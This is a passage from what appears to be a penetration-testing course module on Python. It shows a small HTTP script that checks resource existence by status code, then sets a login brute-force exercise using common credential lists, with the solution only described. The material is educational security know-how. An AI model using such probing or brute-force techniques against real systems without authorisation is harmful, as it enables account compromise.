    connection.request('GET', url)
    response = connection.getresponse()
    print("Server response:",response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connection failed")
```

Python Shell

File Edit Shell Debug Options Windows Help

```
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.
tel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ========== RESTART ==========
>>>
Insert the host/IP: 192.168.1.1
Insert the port(default:80):
Insert the url: /index.php
Server response: 200
>>> ========== RESTART ==========
>>>
Insert the host/IP: 192.168.1.1
Insert the port(default:80):
Insert the url: /something.php
Server response: 404
>>>
```

Status code **200**: The request has succeeded
Status code **404**: Not Found

The above code simply sends a GET request to a specific URL. Depending on the status code returned, it prints if the resource exists or not.

EXERCISE

3.9.5. Login Brute Force

What we want you to build now is a small program that will test a list of common usernames and passwords (taken from a file) against a web application login form. You can do it using just two Python modules:

- http.client
- urllib.parse

3.9.5. Login Brute Force


Solution!

Please continue only if you have solved the exercise.

3.9.5. Login Brute Force

In our case, the target web application works as follows: once we provide a username and a password, it verifies if the provided credentials are correct (**verify_login.php**).


If true, the web application redirects us to **welcome.php**; otherwise, it redirects us back to **login.php**.



3.9.6 Lab – Python-assisted exploitation

Python-assisted exploitation

Try to write your own python tools in order to speed up target exploration.



Labs are only available in Full or Elite Editions of the course. To upgrade, click **HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

References

References

This concludes our Python tutorial. If you want to dig deeper into this beautiful programming language, here are some references that you can use:

The Python Tutorial

http://docs.Python.org/3/tutorial/index.html

The Python Standard Library

http://docs.Python.org/3/library/index.html

Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

http://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579/ref=sr_1_10?ie=UTF8&qid=1361544887&sr=8-10&keywords=python+programming

References

Black Hat Python

https://nostarch.com/blackhatpython

Python Code Samples Used

You can find all the Python code samples used on the **Resources** drop-down menu of this module.

Python

http://www.Python.org/getit

The Python Standard Library: String Methods

http://docs.Python.org/3.3/library/stdtypes.html#string-methods

References

The Python Standard Library: Lists

http://docs.python.org/3.3/tutorial/datastructures.html#more-on-lists

The Python Standard Library: Sockets

http://docs.Python.org/3/library/socket.html

The Python Standard Library: OS

http://docs.Python.org/3.3/library/os.html

The Python Standard Library: Platform

http://docs.Python.org/3/library/platform.html

References

http.client

http://docs.Python.org/3/library/http.client.html

Labs

Python-assisted exploitation

Try to write your own python tools in order to speed up target exploration.

**Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*